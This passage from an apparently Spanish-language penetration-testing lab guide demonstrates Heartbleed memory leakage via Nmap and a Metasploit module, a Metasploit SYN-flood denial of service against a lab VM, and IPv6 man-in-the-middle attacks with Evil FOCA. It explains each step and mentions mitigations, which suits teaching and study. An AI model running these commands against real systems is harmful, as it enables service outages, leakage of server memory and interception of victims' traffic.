
Para comprobar que el servidor es vulnerable ejecutamos el siguiente comando en Nmap:

**nmap (-d para debug) --script=ssl-heartbleed --script-args=vulns.showall <IP>**




Es importante añadir el argumento *vulns.showall* para que nos muestre si es o no es vulnerable el servidor. Una vez llegados a este punto podemos usar cualquier herramienta de explotación para comprobar la vulnerabilidad, como Metasploit.

Metasploit tiene un módulo diseñado para esta tarea, para utilizarlo abrimos la consola de Metasploit y buscamos el módulo **auxiliary/scanner/ssl/openssl_heartbleed:**




Podemos usar casi todas las opciones que trae por defecto para esta prueba, solo debemos cambiar dos opciones importantes: **set RHOSTS <IP>** para señalar la IP del servidor y **set VERBOSE true (importante)** para ver las fugas de datos en consola.

Hecho esto, lanzamos el módulo con **run** y observamos los resultados:


*24 Se ha producido la fuga. 65535 bytes que cambian constantemente dan para mucho*


Lo que se esta viendo en la imagen son, como se explicó en la teoría, datos que aún permanecen en la memoria del servidor. Se puede ver más o menos que se ha creado un usuario nuevo con rol administrador, algo que no deberíamos ver desde nuestra máquina Kali y que deja entrever cómo de peligroso sería un escaneo automatizado con esta herramienta.

## 2.6 - PoC: DoS/DDoS

Los ataques DoS (Denegation of Service/Denegacion de Servicio) son de las técnicas más famosas para atacar servicios. Tanto que no es extraño que cada semana publiquen una noticia del estilo “El servicio X ha sido paralizado por un DDoS”.

El objetivo de este ataque no es extraer información como en las anteriores pruebas que se han realizado, sino impedir el uso de un servicio. Lo más común de interpretar es denegar el acceso a un servidor web, pero cada vez va tomando más relevancia los ataques a dispositivos móviles, sobre todo con el auge de el Internet de las Cosas.

El ataque DoS se basa en la inundación de tráfico en la red. Los ataques más básicos se basan en paquetes SYN y en ICMP. La técnica consiste en realizar muchas peticiones hacia el mismo objetivo con el propósito de que se mantenga ocupado y deje de responder a las demás peticiones. Si un servidor acepta como máximo 10 peticiones y se reciben 1000000 falsas, cuando se reciba una de un usuario auténtico el sistema estará demasiado ocupado, el usuario no se verá respondido y abandonará el servicio, lo que conlleva problemas de calidad de servicio. Desde un punto de vista más técnico puede provocar cuellos de botella, sobreprocesamiento y puede elevar la probabilidad de vulnerar un servicio (usándolo por ejemplo como distracción).





*25 Ejemplo de ataque DDoS*

El ataque DDoS es simplemente una generalización del ataque DoS básico, realizado de forma distribuida con más de una máquina apuntando hacia el mismo objetivo, usualmente usando una botnet ya que es más fácil de convencer a una máquina que a una persona. De esta manera cuanto más grande sea el número de máquinas ejecutando

el ataque, más probabilidades tendrá de denegar el servicio. La peculiaridad de este tipo de ataques es que son muy difíciles de prevenir, ya que como se ve en la figura, el servicio no puede discriminar fielmente las peticiones “buenas” de las “malas”.

Hacer un ataque DoS con Kali Linux no es muy complicado, por lo que se reproducirá un ejemplo simple usando SYN Flood. Recordando la configuración actual:




Metasploitable corre un servidor web con una página de ejemplo, este será nuestro objetivo. Kali hará de atacante y Debian de cliente legítimo.

Se usará Metasploit para hacer el DoS puesto que no necesita mucho más que lo que se ve en la siguiente imagen:

```
msf > use auxiliary/dos/tcp/synflood
msf auxiliary(synflood) > set RHOST 192.168.101.129
RHOST => 192.168.101.129
msf auxiliary(synflood) > exploit

[*] SYN flooding 192.168.101.129:80...
```

*26 SYN Flood con Metasploit*

Analizando los comandos:


- “use auxiliary/dos/tcp/synflood” dice que vamos a utilizar un módulo de inundación de paquetes SYN, los que comienzan una comunicación.
- “set RHOST 192.168.101.129” indica la dirección IP víctima.
- “exploit” comienza el ataque.

Si analizamos el tráfico de red con Wireshark podemos ver capturas interesantes:


- Trazas de peticiones SYN sin respuesta

```
5026 3.978257    54.98.74.198    192.168.101.129    TCP    54 31799 → 80 [SYN] Seq=0 Win=3108 Len=0
5027 3.979755    54.98.74.198    192.168.101.129    TCP    54 42369 → 80 [SYN] Seq=0 Win=1082 Len=0
5028 3.980254    54.98.74.198    192.168.101.129    TCP    54 38564 → 80 [SYN] Seq=0 Win=2630 Len=0
5029 3.981255    54.98.74.198    192.168.101.129    TCP    54 15899 → 80 [SYN] Seq=0 Win=427 Len=0
5030 3.981752    54.98.74.198    192.168.101.129    TCP    54 63167 → 80 [SYN] Seq=0 Win=3486 Len=0
5031 3.982378    54.98.74.198    192.168.101.129    TCP    54 21922 → 80 [SYN] Seq=0 Win=2272 Len=0
5032 3.983263    54.98.74.198    192.168.101.129    TCP    54 35259 → 80 [SYN] Seq=0 Win=2945 Len=0
```

- A partir de cierto momento las trazas se empiezan a reutilizar. Esto se debe a que Kali empieza a utilizar los mismos puertos para realizar las conexiones con el servidor web.




- Al minuto de haber empezado el ataque, el número de trazas con puertos reutilizados es mayor. Las conexiones salen de todos los puertos posibles.




- Un detalle curioso sobre esta herramienta es la suplantación de IP del origen (IP spoofing), ya que sabemos que la dirección IP de Kali es 192.168.101.128, pero la que nos aparece es 54.98.74.198. Esta dirección cambia cada vez que ejecutamos el programa.


En un solo minuto hemos generado aproximadamente 70000 peticiones SYN con Metasploit. No hay que calcular mucho para darse cuenta de que contando con una botnet medianamente grande (DDoS o DoS distribuido) se podría tumbar un servidor que no este preparado para una avalancha de conexiones simultáneas. Entre esas 70000 peticiones habrá unas pocas provenientes de la máquina Debian, por lo que si el sistema ha entrado en modo preventivo es posible que ignore esa petición.

Aunque los DDoS no se puedan detener existen formas de mitigar sus efectos como establecer unas buenas políticas de filtrado de red con firewalls, usar servicios especializados para este tipo de ataques (Ej: CloudFlare) o bien invertir en medidas preventivas.

# 3 - Ataques en redes IPv6

Las especificaciones de IPv6 nacieron sobre mediados de los 90 ante el hecho previsible pero aparentemente lejano del agotamiento de direcciones IPv4, pero no fue hasta años más tarde cuando se empezaron a implementar de forma transparente al usuario. Esto hace que un gran número de técnicos sepan que existe, pero no lo que implica tener IPv6 activo en una red. Este protocolo ofrece bastantes características que mejoran a IPv4, como el uso obligatorio de IPsec en lugar de ser opcional, la no fragmentación de paquetes o mejor calidad de servicio, sin contar las $2^{128}$ direcciones asignables, dando lugar a la desaparición del problema principal de IPv4.

Actualmente los sistemas operativos modernos deben ser capaces de interpretar el tráfico IPv6 por defecto, lo que se puede comprobar fácilmente mirando si nuestro equipo tiene o no asignadas ambas direcciones. Otro asunto distinto será si tenemos direcciones públicas IPv6 para utilizarla en nuestros servidores.




*27 Ejemplo de dirección IPv6 (enlace local)*

La pregunta en este punto es si existe alguna diferencia entre los tipos de ataques que se pueden realizar: la respuesta corta es no. Todos los ataques que se realizan en IPv4 se pueden realizar de la misma manera con IPv6, especialmente los ataques en aplicaciones web ya que no dependen completamente de lo que ocurra en la capa 3.

IPv6 nos da en principio una ventaja contra los atacantes: para realizar las técnicas básicas de recolección de información de la red física se vuelve más complicado por el elevado número de nodos que existen en una subred bajo este protocolo: en una subred cuyo CIDR es 64 (la mitad de los 128 bits que forman la dirección) el número de nodos asignables sería 18.446.744.073.709.551.616, lo cual es inviable para un escaneo clásico nodo a nodo, sin contar los puertos a analizar por cada uno de ellos.

En principio la idea es buena, pero según Cisco en un documento publicado en 2011, se desmitifican varias ideas como esa ya que existen maneras de escanear una red y mencionan que el hecho de que se incluya IPsec solo implica que la comunicación se vuelve ligeramente más segura, pero se pueden dar casos en los que sea contraproducente.

Los siguientes nueve ataques tienen diferencias notables cuando se mueven al entorno de IPv6. En algunos casos los ataques son más sencillos mientras que en otros son más complejos:

- Reconocimiento
- Acceso no autorizado
- Manipulacion y fragmentación de cabeceras
- Spoofing en capa 3 y 4
- Ataques con ARP y DHCP
- Ataques de redirección de tráfico
- Ataques Smurf
- Virus y gusanos
- Transición IPv4 a IPv6

Este capitulo es el más corto ya que son casos mucho mas específicos que los mencionados en el apartado anterior, estrictamente centrado en ataques a nivel de capa de red por lo comentado anteriormente: los ataques en aplicaciones web son igualmente replicables en ambos protocolos. En el primer apartado comentamos los ataques Man in the Middle en IPv6 con dos de sus estrategias y en el segundo apartado veremos un ataque más especial haciendo uso de los llamados dispositivos rogue.

## 3.1 - PoC: Man in the Middle

Aunque IPv6 sea por diseño más eficiente que IPv4 no está exento de problemas. De hecho, puede ser un vector de ataque bastante vulnerable debido a la inexistencia de configuraciones para este protocolo. Un ejemplo podría ser un sistema de detección de intrusos que no detecte que se está produciendo un ataque DoS a través de IPv6 porque solo está configurado para tráfico IPv4.

La única complicación existente (o ventaja según como se mire) para realizar los ataques de Man in the Middle se debe a la transición que aún se lleva a cabo para pasar de IPv4 a IPv6. Esto se traduce como configuraciones de red creadas para encapsular paquetes para que puedan ser compatibles con redes especiales como el caso de una red IPv4 que se deba comunicar con una red IPv6.


Para esta prueba volvemos a realizar un ataque MitM igual que en la anterior usando dos métodos: suplantación de nodos vecinos y SLAAC.

### 3.1.1 - Neighbor Spoofing

Para explicar este ataque hace falta explicar cómo se conectan los nodos por IPv6. Para localizar los nodos activos de una red IPv6 no existe el protocolo ARP ya que todo se basa en mensajes ICMPv6. El protocolo para el descubrimiento de nodos vecinos se llama NDP (*Neighbor Discovery Protocol*). Se llaman vecinos porque como se dijo antes una subred puede tener un número muy elevado de nodos donde solo hay unos pocos activos.

Parte del protocolo NDP consta de dos mensajes que serían equivalentes a ARP: NS (*Neighbor Solicitation*) y NA (*Neighbor Advertisement*). El primero pide la resolución MAC-IPv6 y el segundo la contesta. Al igual que con las tablas ARP las direcciones MAC quedarán registradas en su consecuente tabla de vecinos.


El funcionamiento habitual es que un equipo envíe un mensaje NS a una dirección Multicast y que el que tenga esa dirección responda con un mensaje unicast NA con su MAC. El problema es el mismo que con ARP: el atacante puede enviar un mensaje NA sin haber recibido ningún NS previo y falsificar la tabla de vecinos del objetivo para redirigir su tráfico.





NS: Neighbor Solicitation
NA: Neighbor Advertisement

Para esta prueba nos vamos a valer de dos sistemas Windows, ya que la herramienta que vamos a usar para simular esto será Evil FOCA, una herramienta que permite hacer MitM tanto en IPv4 como en IPv6 solo para Windows.

La configuración de la red será de la siguiente manera:




La configuración de la herramienta no es distinta a la de otras como Ettercap: se selecciona la puerta de enlace y la dirección de la víctima y automáticamente comienza el proceso de suplantación.




*28 MitM con Evil FOCA*

Para confirmar que el tráfico se está interceptando correctamente hacemos un ping desde la víctima hasta el router, que podemos ver a través de Kali:

```
fe80::6d0c:fd1d:9682:de1c fe80::9a97:d1ff:fe35:f8b7   ICMPv6      94 Echo (ping) request id=0x0001,
fe80::9a97:d1ff:fe35:f8b7 fe80::6d0c:fd1d:9682:de1c   ICMPv6      94 Echo (ping) reply id=0x0001, s
fe80::9a97:d1ff:fe35:f8b7 fe80::6d0c:fd1d:9682:de1c   ICMPv6      94 Echo (ping) reply id=0x0001, s
fe80::6d0c:fd1d:9682:de1c fe80::9a97:d1ff:fe35:f8b7   ICMPv6      94 Echo (ping) request id=0x0001,
fe80::9a97:d1ff:fe35:f8b7 fe80::6d0c:fd1d:9682:de1c   ICMPv6      94 Echo (ping) reply id=0x0001, s
fe80::9a97:d1ff:fe35:f8b7 fe80::6d0c:fd1d:9682:de1c   ICMPv6      94 Echo (ping) reply id=0x0001, s
```


### 3.1.2 - SLAAC

Se conoce como SLAAC (*Stateless Address Auto Configuration*) a la capacidad que tienen los nodos IPv6 de configurarse a sí mismos automáticamente cuando son conectados a una red IPv6 usando los mensajes de descubrimiento de routers de ICMPv6. La primera vez que son conectados a una red el nodo envía una solicitud de router usando multicast y si los routers están configurados para esto responderán con un anuncio de router. El funcionamiento es idéntico al mecanismo anterior del protocolo NDP, pero los routers son elementos especiales dentro de la red.

SLAAC permite la habilidad de direccionar un nodo basado en el prefijo de red que se anuncia a través del router mediante los anuncios de router mencionados que incluyen:

- Uno o más prefijos IPv6
- Información sobre el tiempo de vida del prefijo
- Información de flags
- Información del dispositivo


SLAAC toma el prefijo anunciado para formar una dirección única que pueda usarse en la red. Tras esto se generará un identificador de nodo que se concatenará con el prefijo para formar una dirección IPv6 correcta. En principio el identificador se formaba usando las mismas reglas para crear los enlaces locales (EUI-64) pero algunos sistemas usan otras definiciones especificadas en el RFC4941 para dar un extra de privacidad.




*29 Red IPv6*

El objetivo del ataque es hacer MitM cuando un usuario se conecta a un servidor que no tiene soporte para IPv6 y debe hacerlo por IPv4. El objetivo del atacante será configurar el soporte IPv6 de la víctima y buscar un entorno en el que IPv4 deje de funcionar.

Para conseguir el efecto que necesitamos es necesario conseguir que la víctima configure una dirección de vinculo local en IPv4, algo que se puede conseguir con un servidor DHCPv4 rogue o agotando el rango de direcciones del servidor DHCP. En este caso optamos por la vía rápida usando el comando **ipconfig /release** en el equipo víctima, que libera la dirección IP que se este utilizando. Para la configuración de IPv6 volvemos a usar la Evil FOCA utilizando el submenú MITM IPv6 -> SLAAC.





Señalamos la dirección IPv6 local de la víctima e iniciamos el ataque. A partir de este momento y si todo está bien configurado la victima creerá navegar con normalidad por Internet sin saber que por debajo se esta realizando un proceso de conversión de direcciones que deja al descubierto su tráfico.


```
Adaptador de Ethernet Conexión de área local:

   Sufijo DNS específico para la conexión. . : localdomain6
   Dirección IPv6 . . . . . . . . . . . . . : fc00::6d0c:fd1d:9682:de1c
   Vínculo: dirección IPv6 local. . . : fe80::6d0c:fd1d:9682:de1c%11
   Dirección IPv4 de configuración automática: 169.254.222.28
   Máscara de subred . . . . . . . . . . . . : 255.255.0.0
   Puerta de enlace predeterminada . . . . . : fe80::948e:6271:6b3b:9484%11
```

*30 Así debe quedar la configuración de la víctima*

Para el ejemplo se ha intentado acceder al servidor de correos de Microsoft. Llama la atención que a la víctima no le aparece una dirección HTTPS y esto es por el proceso que hace Evil FOCA.




Capturamos el tráfico con Wireshark y nos fijamos en que las peticiones que realiza la víctima van sobre IPv6 y se dirigen hacia el atacante:




El orden de las peticiones debería seguir el siguiente patrón:

1. La victima envía una petición para resolver el registro AAAA de Hotmail
2. El atacante hace una petición DNS de tipo A a Hotmail a través de IPv4
3. El servidor responde con la dirección IPv4 de Hotmail
4. El atacante genera una dirección IPv6 a partir de la dirección IPv4 que es la que le entregará a la máquina de la víctima

Así, Evil FOCA se convierte en un enrutador de tráfico IPv6 hacia una red IPv4. Por último, si seguimos las trazas que genera la víctima nos topamos con la siguiente información:




El ataque ha resultado ser un éxito y la víctima ha sido comprometida.

Hay que hacer notar que para este escenario se han dado muchas libertades para realizar el ataque: la víctima se debe conectar con un navegador que soporte IPv6 y debe ignorar algunas de las “señales sospechosas” que avisaban de cambios en la red, como el icono de conectividad limitada en Windows.

Para ejecutar este ataque existen otro tipo de herramientas como Radvd y NATPD para sistemas Linux o el script SuddenSix presentado en la Defcon21 de 2013.

